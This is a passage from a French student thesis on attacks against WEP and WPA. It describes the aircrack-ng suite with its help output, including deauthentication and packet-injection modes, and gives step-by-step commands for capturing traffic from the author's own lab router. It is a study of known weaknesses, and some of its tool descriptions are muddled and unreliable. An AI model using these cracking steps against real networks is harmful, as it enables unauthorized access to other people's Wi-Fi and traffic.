L'attaque FMS est la première contre le WEP, elle exploite les faiblesses lie à l'algorithme RC4 et l'autre au VI. Adam Stubblefield, John et Avield Rubin proposaient deux approches, une utilise la façon dont les IVs étaient généré, la deuxième approche exploite la mauvaise gestion des clés disponibles dans les implémentations WEP.

L'attaque publier en 2007 par Erik Tews, Ralf-Philipp Weinmann, et Andrei Pyshkin propose de collecter uniquement que des paquets correspondant à des requêtes ARP, ils utilisent aussi l'attaque par brute force après avoir détecté d'éventuels octets, en 2008 les chercheurs Erik Tews et Martin Beck adapte l'attaque chop chop à TKIP dont le bute et de casser le MIC et la réutilisation de keystream.

2.7 Conclusion

Ce chapitre est une analyse des différentes attaques utilisées contre le WEP et le WPA qui utilise le chiffrement à flot, Une première réponse vient du cryptosystème RC4 utilisé.

Les vulnérabilités détaillées ci-dessous concernent RC4 en premier lieu qui Montre que cet algorithme de chiffrement par flot n'apporte pas un niveaux satisfaisant malgré qu'il reste le plus utiliser de nous jour, bien que TKIP utilise une clé différente pour chaque paquet, il reste que les attaques déjà citer sont toutes applicable à TKIP.

3. Etudes expérimentale d'attaque WEP

3.1 Introduction

Après les études de différents protocoles de sécurité pour un réseau Wi-Fi ainsi que l'exploration dans le fonctionnement de chaque mécanisme de chiffrement, par protocole en détaillée des attaques dans le chapitre 2. Dans ce chapitre, on a défini l'outils Aircrack-ng et sa fonctionnalité, puis une description de l'environnement matériel et logiciel d'attaque, et tester quelques attaques par cet outils, Ensuite ont à présenter les résultats obtenus de l'attaque contre WEP.

3.2 Outils d'attaque

Il existe plusieurs logiciels spécialement pour d'analyser le trafic réseau Wi-Fi, injecter des faux paquets et réinjecter , sous la plateforme linux et windows permettant d'autres comme : **NetStumbler,** Kismet, Airsnort, Cowpatty, Ethereal.

- **NetStumbler** : est un logiciel pour Windows qui facilite la détection de réseaux Wi-Fi 802.11a/b/g, et les points d'accès Wi-Fi sans protection pour les reconfigurers, Vérification des configurations de réseau, trouver des endroits avec une faible couverture dans un WLAN, détecter les causes d'interférence Wi-Fi,la détection non autorisées des points d'accès viser des antennes directionnelles pour les liaisons WLAN long-courriers. (1)

- **Kismet** : est un logiciel libre de détection de réseaux Wi-Fi, c'est un moniteur de réseau passif, il peut même détecter les réseaux sans fil « fermés» en analysant le trafic envoyé par les clients sans fil. Si possible d'exécuté Kismet sur plusieurs ordinateurs à la

[1] Télécharger logiciel : www.netstumbler.com.

fois et faire que ceux-ci informent à travers le réseau une interface usager centrale. Ceci permet la surveillance sans fil sur un large secteur ce logiciel notera passivement chacune des trames 802.11sur le disque ou sur le réseau dans le format standard. Cela signifie qu'il est capable, sans envoyer lui-même de paquet décelable, de détecter à la fois la présence des points d'accès et des clients sans fil, et de les associer respectivement. Il fonctionne sous Linux, FreeBSD [(2)], et Mac OS X. Kismet peut aussi fonctionner sur Windows, mais soit avec des moteurs externes, soit avec l'unique modèle de carte pour lequel il existe un pilote capable de faire du mode moniteur.[(3)]

- **AirSnort :** outil de récupération de clé de cryptage sans fil. AirSnort opère par des transmissions de surveillance passive, le calcul de la clé de chiffrement lorsque suffisamment de paquets ont été rassemblés. Utilisez un 128-bit, pas une clé de cryptage WEP 40 bits. Cela prendrait plus de temps à se fissurer. Si votre équipement prend en charge, utiliser WPA ou WPA2 au lieu de WEP (peut nécessiter un microprogramme ou mise à jour logicielle).

- **Cowpatty :** utilisez un WPA Pre-Shared Key long et complexe. Ce type de clé aurait moins de chance de résider dans un fichier dictionnaire qui serait utilisé pour essayer de deviner votre clé et / ou prendrait plus de temps. Si dans un scénario d'entreprise, ne pas utiliser WPA avec clé pré-partagée, utiliser un bon type EAP pour protéger l'authentification et de limiter la quantité de suppositions erronées qui auraient lieu avant que le compte est verrouillé-out. Si vous utilisez la fonctionnalité de certificat de type, il pourrait également valider le système distant essayant d'accéder au réseau local sans fil et ne pas permettre un accès au système de voyous.

- **Ethereal :** utiliser le chiffrement, de sorte que rien renifla serait difficile ou presque impossible à briser. WPA2, qui utilise AES, est essentiellement irréaliste de briser par un pirate informatique normal. Même WEP va chiffrer les données. Lorsque dans un Hotspot sans fil public (qui généralement ne proposent pas de chiffrement), utiliser le chiffrement de couche d'application, comme Simplite pour crypter vos sessions de messagerie instantanée ou utiliser SSL. Pour les utilisateurs d'entreprise, utilisez IPSec VPN avec split-tunneling désactivé. Cela va forcer tout le trafic sortant de la machine à travers un tunnel crypté qui serait crypté avec DES, 3DES ou AES

3.3 Aircrack-ng suite

Aircrack-ng est développer par Christophe Devine puis Thomas d'otreppe, écrit par le langage assembleur et C , par le laboratoire de recherche WepLab,[(4)] Aircrack-ng démontrant les failles dues aux collisions des IVs. Aircrack est disponible sous Windows, Linux et Free BSD

La suite d'outils Aircrack est constituée de 3 outils principaux :

Airodump (équivalent de Kismet) qui collecte les trames sur le WLAN.

[2] FreeBSD® est un système d'exploitation avancé pour les plates-formes modernes de type serveur, station de travail et systèmes embarqués.(https://www.freebsd.org/fr/)

[3] Pour plus détails www.kismetwireless.net

[4] http://weplab.sourceforge.net/

Aircrack qui casse les clés WEP.

Aireplay qui génère du trafic artificiel afin de diminuer le temps de collecte des trames chiffrées avec un même IV.

La suite Aircrack-ng repose sur la combinaison de 3 attaques qui ont fait leurs preuves :

Attaque FMS.

Attaque Korek. Bruteforce.

La première méthode est par l'intermédiaire de l'approche PTW (Pyshkin, Tews, Weinmann). La méthode par défaut de craquage est PTW. Cela se fait en deux phases. Dans la première phase, aircrack-ng utilise uniquement les paquets ARP. Si la clé ne se trouve pas, alors il utilise tous les paquets dans la capture. Le principal avantage de l'approche PTW est que très peu de paquets de données sont nécessaires pour casser la clé WEP

La deuxième méthode est la méthode FMS / KoreK. La méthode FMS / KoreK intègre diverses attaques statistiques pour découvrir la clé WEP et utilise en combinaison avec ces brute force.

3.3.1 Fonctionnement

Le principe d'utilisation d'Aircrack pour cracker les clefs WEP est la capture de vecteurs d'initialisation (IV) avec airodump tout en augmentant le trafic grâce à aireplay. Certains IV laissent filtrer des renseignements sur certains bits de la clef WEP. Une fois récoltés un nombre suffisant d'IV, on peut alors commencer une attaque statistique avec aircrack. Il faut environ entre 40 000 et un million d'IV pour briser une clef WEP de 128 bits. Le crack de WPA-PSK lui est basé sur une attaque par dictionnaire après récolte des paquets ce qui la rendrait impossible en un temps raisonnable si la clef respectait les recommandations fondamentales sur les mots de passe.

Aircrack-ng 1.2 rc3 avec licence GNU GPL V2 qui est utilisé dans cette étude, Il se concentre sur différents étapes de la sécurité Wi-Fi comme suite:

3.3.2. Outils Aircrack-ng suite

Une description de quelques outils de aircrack-ng comme suit est :

a. Aircrack-ng

L'outil le plus important, il assure le crack d'un réseau crypté en WEP ou WPA .il implémente la plus part des attaques contre WEP (FMS,Korek, Klein, PTW…) et d'autres contre WPA (Brute force, Beck-Tews...) casser la clé WEP, ou lancer une attaque par

dictionnaire sur WPA-PSK. spécifier plusieurs fichiers d'entrée (soit en .cap ou .ivs format) ou utiliser le nom de fichier. pouvez exécuter à la fois airodump-ng et aircrack-ng en même temps: aircrack-ng sera auto-mise à jour lorsque de nouvelles IVs sont disponibles.

Syntaxe :
aircrack-ng [options] <capture file(s)>

Option	Paramétre	Description
-a	Amode	Mode force d'attaque (1 = static WEP, 2 = WPA/WPA2-PSK).
-b	Bssid	Long version - -bssid. address MAC de point accès .
-e	Essid	Si elle est définie, tous les IVs de réseaux avec le même SSID seront utilisés.Cette option est également nécessaire pour WPA / WPA2-PSK fissuration du ESSID est pas diffusé (caché).
-q	None	Enable quiet mode (Pas de sortie d'état jusqu'à ce que la clé se trouve, ou non).
-c	None	(WEP cracking) Restreindre l'espace de recherche de caractères alphanumériques (0x20 - 0x7f).
-t	None	(WEP cracking) Restreindre l'espace de recherche à codage binaire caractères décimaux hexagonaux.
-h	None	(WEP cracking) Restreindre l'espace de recherche de caractères numériques (0x30-0x39) Ces touches sont utilisées par défaut dans la plupart des Fritz! BOX [5]
-d	Start	(WEP cracking) Long version –debug. Réglez le début de la clé WEP (en hexadécimal), à des fins de débogage.

[5] FRITZ!Box : Modem Wi-Fi et offre des vitesses impressionnantes pouvant atteindre 450 Mo/s.




Figure N°9 : paramètre aircrack-ng

b. airmon-ng

Outil pour injecter et capturer des paquets 802.11 bas niveau, activer le mode monitor(Le mode monitoring (ou "surveillance") , c'est une option que doit disposer de sa carte réseau sans fil. A la base elles ignorent les paquets qui ne nous sont pas destinés, or en activant ce mode, nous pourrons accéder à tous les paquets qui transitent par notre machine.). C'est le mode à travers lequel l'interface capture n'importe quels paquets même ceux qui ne lui sont pas destiné.

airmon-ng <start|stop> <interface> [channel] ou **airmon-ng <check|check kill>**

Option	**Description**
<start|stop>	: indique si vous souhaitez démarrer ou arrêter l'interface.(obligatoire).
<interface>	: spécifie l'interface. (obligatoire)
[channel]	: définir la carte à un canal spécifique.
<check|check kill>	: va vérifier et tuer les processus qui pourraient interférer avec la suite aircrack-ng.

Figure N°10 : Paramètre airmon-ng afficher l'interface carte résaux Wi-Fi

Le pilote de la carte Wi-fi (Qualcom Atheros AP9485 Wireless Network Adapter (rev 01)) et activer l'interface wlan0mon en mode monitor (seulement la réception des paquets)

c. aireplay-ng

Outil pour vérifier si nous pouvons s'associer au point d'accès, injecter des paquets générer du trafic supplémentaire sur le réseau sans fil

aireplay-ng <options> <replay interface>

Option	Description
-b bssid	MAC address, Access Point
-d dmac	MAC address, Destination
-s smac	MAC address, Source
-m len	minimum packet length
-n len	maximum packet length
-u type	frame control, type field
-v subt	frame control, subtype field
-t tods	frame control, To DS bit
-f fromds	frame control, From DS bit
	frame control, WEP bit

```
oot@kali:~# aireplay-ng

Aireplay-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: aireplay-ng <options> <replay interface>

Filter options:

      -b bssid   : MAC address, Access Point
      -d dmac    : MAC address, Destination
      -s smac    : MAC address, Source
      -m len     : minimum packet length
      -n len     : maximum packet length
      -u type    : frame control, type     field
      -v subt    : frame control, subtype field
      -t tods    : frame control, To       DS bit
      -f fromds  : frame control, From     DS bit
      -w iswep   : frame control, WEP      bit
      -D         : disable AP detection

Replay options:

      -x nbpps   : number of packets per second
      -p fctrl   : set frame control word (hex)
      -a bssid   : set Access Point MAC address
      -c dmac    : set Destination  MAC address
      -h smac    : set Source       MAC address
```

Figure N°11: paramétre aireplay-ng

```
      Fragmentation attack options:

      -k IP      : set destination IP in fragments
      -l IP      : set source IP in fragments

      Test attack options:

      -B         : activates the bitrate test

  Source options:

      -i iface   : capture packets from this interface
      -r file    : extract packets from this pcap file

  Miscellaneous options:

      -R                     : disable /dev/rtc usage
      --ignore-negative-one  : if the interface's channel can't be determined,
                               ignore the mismatch, needed for unpatched cfg80211

  Attack modes (numbers can still be used):

      --deauth       count : deauthenticate 1 or all stations (-0)
      --fakeauth     delay : fake authentication with AP (-1)
      --interactive        : interactive frame selection (-2)
      --arpreplay          : standard ARP-request replay (-3)
      --chopchop           : decrypt/chopchop WEP packet (-4)
      --fragment           : generates valid keystream   (-5)
```

Figure N°12 : suite paramètre aireplay-ng

d. airodump-ng

Outil utilisé pour surveillance le réseau et de capturer des paquets de trames 802.11 ,premières et particulièrement adapté pour la collecte des vecteur d'initialisions(IVs) WEP pour l'intention de l'utiliser avec aircrack-ng.

airodump-ng <options> <interface>[,<interface>,…]

Name	**Description**
--ivs	Enregistrer IVs seulement capturés
--gpsd	Utiliser le GPSd [6]
--write <prefix>	Ecrire le paquet dans un fichier
-w	même que celui –write
--beacons	Enregistrer touts les beacons dans un fichier
--update <secs>	Délai de mise à jour de l'affichage en secondes
--showack	Affiche les statistiques ack/cts/rts
-h	Cacher les stations connues pour l'option –showack
-f <msecs>	Temps en ms entre les sauts de canaux
--berlin <secs>	Temps avant de retirer l'AP ou le client de l'écran lorsqu'on ne rçoit
-r <file>	Lire les paquets dans le fichier spécifié
-x <msecs>	Activer la simulation de scan

[6] si un récepteur GPS est connecté à votre ordinateur, airodump-ng est capable de vous donner les coordonnées des point d'accès trouvés.

--output-format Format de sortie du fichier enregistré (pcap, ivs, csv, gps, kismet ou




Figure N°13 : paramétre airodump-ng

e. airdecap-ng

Décrypteur de fichiers WEP/WPA/WPA2 capturés, Il sort un nouveau fichier se terminant par "-dec.cap" qui est la version décryptée du fichier d'entrée.

airdecap-ng [options] <pcap file>

Option	Param	Description
-l		Ne retire pas l'en-tête de 802.11
-e	Essid	identifiant ASCII du réseau cible (son essid)
-p	Pass	clé WPA/WPA2 du réseau cible
-w	Key	clé WEP du réseau cible en hexadécimal

```
root@kali:~# airdecap-ng

  Airdecap-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airdecap-ng [options] <pcap file>

  Common options:
      -l            : don't remove the 802.11 header
      -b <bssid> : access point MAC address filter
      -e <essid> : target network SSID
      -o <fname> : output file for decrypted packets (default <src>-dec)

  WEP specific option:
      -w <key>    : target network WEP key in hex
      -c <fname> : output file for corrupted WEP packets (default <src>-bad)

  WPA specific options:
      -p <pass>   : target network WPA passphrase
      -k <pmk>    : WPA Pairwise Master Key in hex

      --help      : Displays this usage screen

No file to decrypt specified.
```

Figure N°14 paramètre airdecap-ng

f. airolib-ng

airolib-ng un outil très pratique pour le force brute de clef WPA. Il permet de créer une base de données contenant vos fichiers dico pour un SSID (ou plusieurs). Le crack WPA est très rapide par cette méthode, le problème c'est que la création de la base de données est elle longue à réaliser.

```
root@kali:~# airolib-ng

  Airolib-ng 1.2 rc3 - (C) 2007, 2008, 2009 ebfe
  http://www.aircrack-ng.org

  Usage: airolib-ng <database> <operation> [options]

  Operations:

       --stats          : Output information about the database.
       --sql <sql>      : Execute specified SQL statement.
       --clean [all]    : Clean the database from old junk. 'all' will also
                          reduce filesize if possible and run an integrity check.
       --batch          : Start batch-processing all combinations of ESSIDs
                          and passwords.
       --verify [all]   : Verify a set of randomly chosen PMKs.
                          If 'all' is given, all invalid PMK will be deleted.

       --import [essid|passwd] <file>    :
                          Import a text file as a list of ESSIDs or passwords.
       --import cowpatty <file>          :
                          Import a cowpatty file.

       --export cowpatty <essid> <file> :
                          Export to a cowpatty file.
```

Figure N°15: paramètre airolib-ng

g. airserv-ng

Utilisation d'un serveur pour effectuer une écoute avec la carte wifi d'un ordinateur distant. (sudo airodump-ng –encrypt wep <adresse serveur>). Un serveur doit être au préalable configuré. Prenons un exemple simple, pour une écoute en 'locale', avec deux machines.

airserv-ng<option>

```
root@kali:~# airserv-ng

  Airserv-ng 1.2 rc3 - (C) 2007, 2008, 2009 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: airserv-ng <options>

  Options:

       -h         : This help screen
       -p  <port> : TCP port to listen on (default:666)
       -d <iface> : Wifi interface to use
       -c  <chan> : Channel to use
       -v <level> : Debug level (1 to 3; default: 1)
```

Figure N°16 : paramètre airserv-ng

h. airtun-ng

Programme pour la création d'une interface virtuelle, pour transmettre l'ensemble des données récupérées par cette dernière à un programme d'analyse de paquets tel que Wireshark, Ettercap ou encore Snort [7]. il permet de faire une capture en live sur une interface virtuelle créée spécialement à cet effet.

airtun-ng <options> <replay interface>

```
root@kali:~# airtun-ng

  Airtun-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
  Original work: Martin Beck
  http://www.aircrack-ng.org

  usage: airtun-ng <options> <replay interface>

       -x nbpps          : number of packets per second (default: 100)
       -a bssid          : set Access Point MAC address
                           In WDS Mode this sets the Receiver
       -i iface          : capture packets from this interface
       -y file           : read PRGA from this file
       -w wepkey         : use this WEP-KEY to encrypt packets
       -p pass           : use this WPA passphrase to decrypt packets
                           (use with -a and -e)
       -e essid          : target network SSID (use with -p)
       -t tods           : send frames to AP (1) or to client (0)
                           or tunnel them into a WDS/Bridge (2)
       -r file           : read frames out of pcap file
       -h MAC            : source MAC address

  WDS/Bridge Mode options:
       -s transmitter    : set Transmitter MAC address for WDS Mode
       -b                : bidirectional mode. This enables communication
                           in Transmitter's AND Receiver's networks.
                           Works only if you can see both stations.
```

Figure N° 17 : paramètre airtun-ng

k. wesside-ng

Crack automatiquement une clef WEP en essayant toutes les attaques sauf l'attaque CHOPCHOP et à FRAGMENTATION. Cet outil est avant tout un «proof-of-concept», c'est-à-dire qu'il a pour but de démontrer qu'il est possible de tout automatiser mais n'est pas prévu pour une utilisation courante. Cela peut se traduire par la présence de bugs. Il est donc à éviter si possible.

[7] *Wreshark*, *Ettercap et Snort* :des logiciels permet de sniffer et analysé le réseau Wi-Fi en temps réel

```
root@kali:~# wesside-ng

  Wesside-ng 1.2 rc3 - (C) 2007, 2008, 2009 Andrea Bittau
  http://www.aircrack-ng.org

  Usage: wesside-ng <options>

  Options:

       -h              : This help screen
       -i      <iface> : Interface to use (mandatory)
       -m      <my ip> : My IP address
       -n     <net ip> : Network IP address
       -a      <mymac> : Source MAC Address
       -c              : Do not crack the key
       -p   <min prga> : Minimum bytes of PRGA to gather
       -v <victim mac> : Victim BSSID
       -t  <threshold> : Cracking threshold
       -f   <max chan> : Highest scanned chan (default: 11)
       -k      <txnum> : Ignore acks and tx txnum times
```

Figure N°18 paramétre wesside

L .Tkiptun-ng

Cet outil est capable d'injecter quelques images dans un réseau WPA TKIP avec QoS. Il a travaillé avec Erik Tews (qui a créé PTW attaque) pour une conférence à PacSec 2008: "Gone in 900 secondes, certains problèmes Crypto avec WPA".

```
root@kali:~# tkiptun-ng

  Tkiptun-ng 1.2 rc3 - (C) 2008-2015 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: tkiptun-ng <options> <replay interface>

  Filter options:

       -d dmac    : MAC address, Destination
       -s smac    : MAC address, Source
       -m len     : minimum packet length (default: 80)
       -n len     : maximum packet length (default: 80)
       -t tods    : frame control, To       DS bit
       -f fromds  : frame control, From     DS bit
       -D         : disable AP detection
       -Z         : select packets manually

  Replay options:

       -x nbpps   : number of packets per second
       -a bssid   : set Access Point MAC address
       -c dmac    : set Destination  MAC address
       -h smac    : set Source       MAC address
       -e essid   : set target AP SSID
       -M sec     : MIC error timout in seconds [60]

  Debug options:
```

Figure N°19 : paramètre tkiptun-ng

m. Besside-ng

Crack automatiquement tous les réseaux WEP dans la gamme et connecter les poignées de main WPA. WPA poignées de main capturées peuvent être téléchargés sur le service de craquage en ligne à Darkircop.org (Besside-ng Companion) pour tenter d'obtenir le mot de passe et où des statistiques utiles sur la base des fichiers de capture soumis par les utilisateurs au sujet de la faisabilité de WPA fissuration.Exigences

```
root@kali:~# besside-ng
Gimme an interface name dude

   Besside-ng 1.2 rc3 - (C) 2010 Andrea Bittau
   http://www.aircrack-ng.org

   Usage: besside-ng [options] <interface>

   Options:

         -b <victim mac> : Victim BSSID
         -R <victim ap regex> : Victim ESSID regex
         -s <WPA server> : Upload wpa.cap for cracking
         -c        <chan> : chanlock
         -p        <pps>  : flood rate
         -W               : WPA only
         -v               : verbose, -vv for more, etc.
         -h               : This help screen
```

Figure N°20 : paramètre besside-ng

3.4 Environnement d'attaque

L'environnement d'attaque choisir pour cracker le protocole WEP est le suivant :

Image	Description
	Flash Disque Sandisk Cruzer Blade 8Go, Contient Kali linux Boot .
	Packard Pell dots :Micro-processeur Intel Atom N2600(duel Core 1,6 Ghz), DDR3 (SDRAM) : 2GO, HHD : 320 GB, carte réseau Wi-Fi Acer Nplify 802.11a/b/g/n, Ecran LCD TFT 25,7 cm (10,1"),Batterie :6 cellule Lithium ion (Li-Ion) 4400 mAh.
	Point d'accès sans fil : Internet Djaweb Modem Routeur DB 120 WL .

Tableau N°3 : Matériels d'attaque Wi-Fi

on a choisie une clé de 64 bits (**123456789b**) et on a fait saisie ctte clé dans le point d'accés comme Suite :




Figure N°21 : l'interface de configuré la clé WEP Routeur DB120 WL Wi-Fi

La clé WEP peut être saisie de plusieurs façons différentes :

- au format hexadécimal : par exemple « B3-C9-28-E1-0D » pour une clé de 40 bits (5 octets), ou « 26-8B-01-EF-8C-A6-73-8C-21-0B-B3-A1-CD » pour une clé de 104 bits (13 octets).
- au format textuel : par exemple « P7n$i » pour une clé de 40 bits (5 caractères) ou « N1w?&Qw~@tBg8 » pour une clé de 104 bits (13 caractères). Le texte est alors converti en une séquence de bits grâce au codage ASCII : par exemple, la lettre «A» devient 01000001, c'est-à-dire 0x41 en notation hexadécimale .

3.4.1 Procédé de l'attaque

- **Etape 1** : mettre la carte en mode monitor.
- **Etape 2** : surveillé le réseau Wi-Fi et lancer la capture des paquets.
- **Etape 3** : si le rythme de trafic est assez faible, il faut l'activer par la réinjection des paquets pour augmenté le nombre des paquets capturé.
- **Etape 4** : cracker la clé.

Après avoir présenté les différents outils et les étapes pour casser la clé WEP,

On commence maintenant a réalisé notre essaie avec les donné existantes comme suite :

- **étape 1** : mettre la carte en mode monitor.

Pour mètre la carte en ce mode il faut consulter les paramètres de l'interface qui est a la carte réseau active ont tape la commande **iwconfig** : pour afficher les interfaces disponible et leur caractéristique :

```
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Figure N°22 : affichage des interfaces

IEEE 802.11bgn	La norme de la carte Wi-Fi
ESSID :off/any	(Service Set Identifier)L'identification de la point d'accès associe et désactivé .
Mode : Managed	Un neoud se connecter à un réseau composé plusieur AP avec roaming ou rerrance.[8]
Access point :Not-Associated Tx-Power=0 dBm	Le AP n'est pas associé et la puissance de transmision est 0 dBm [9]
Retry short limit :7 RTS thr :off Fragment thr :off	Le retransmissions short limit 7,et fragmenté des paquets désactivé
Encryption Key : off	Manipulation des clé de cryptage
Power Management :off	Gestion des paramètres d'énergie désactivé .
Lo et eth0	des interfaces not Wi-Fi

Tableau N°4 : les propérités de l'interface wlan0

.

[8] Il ya d'autre mode : Ad-Hoc, Master, Repeater, seondary, monitor ; voir http://www.delafond.org/traducmanfr/man/man8/iwconfig.8.html

[9] puissance de transmission en dBm. Si *W* est la puissance en Watt, la puissance en dBm est *P = 30 + 10.log(W)*

Interface de la carte réseau Wi-Fi s'appelle **wlan0** il active le mode monitor, pour le nœud il agit comme un moniteur passif et ne fait que recevoir des paquets a la carte Wi-Fi , on tape la command : **airmon-ng start wlan0**

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1105 NetworkManager
 1230 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)

root@kali:~#
```

Figure N° 23 : activations du mode moniteur de l'interface Wlan0

avant de mettre une carte en mode moniteur il faut enlever et détruit les processus NetworkManager et wpa_supplicant par la commande kill pour activer le mode monitor de l'interface wlan0 de la carte Wi-Fi, en tape la commande :Kill 1105 et kill 1230 comme suite :

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1105 NetworkManager
 1230 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)

root@kali:~# kill 1105
root@kali:~# kill 1230
```

Figure N°24 : destruction des Processus

Puis on retape la commande airmon-ng star wlan0

```
root@kali:~# airmon-ng  start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

Figure N°25 : activation de mode monitor

- **étape 2** : surveillé le réseau Wi-Fi et lancer la capture des paquets,pour ce la ont à lancer le programme qui permettant de surveiller les réseaux Wi-Fi , est en suite en choisie le point d'accés par la command **airodump-ng** el l'interface en mode monitor wlan0mon commande suite :

  airodump-ng wlan0mon

```
CH  6 ][ Elapsed: 2 mins ][ 2016-05-13 11:47 ][ enabled AP selection

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:66:4B:52:13:40   -1        0       79    0   1  -1   WPA              <length:  0>
94:D7:23:9F:14:44  -45      493      156    0   2  54e  WEP  WEP     OPN  DJAWEB_1444

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:66:4B:52:13:40  80:4E:81:82:66:DB  -92    0 - 1e     0        81
94:D7:23:9F:14:44  80:22:75:67:8E:1D  -24   48e- 1      0       104
94:D7:23:9F:14:44  C4:8E:8F:79:0E:95  -78   48e- 1      0        60
```

Figure N° 26 : surveillances de réseaux Wi-Fi

Il surveillé le réseau Wi-Fi est afficher deux point d'accès et leur station, on tape sur la touche clavier tabulation pour faire la sélection de point d'accès et les autres stations, présenté dans la figure suivante :

Figure N°27 : Schéma de point d'accès (1,2) et leur station

Ce tableau représente les informations de chaque point d'accès

Le point d'accès	AP(1)	AP(2)
BSSID	00:66:4B:52:13:40	94:D7:23:9F:14:44
ESSID	<length : 0>	DJAWEB_1444
ENC	WPA	WEP
STATION (adresse MAC)	80 :4E :81 :82 :66 :DB	80 :22 :75 :67 :8E :1D
		C4 :8E :8F :79 :0E :95

Tableau N° 5 : le point d'accès (1,2) et leur station

Explication de chaque champ affiché après l'exécution de la commande **airodump-ng wlan0mo**

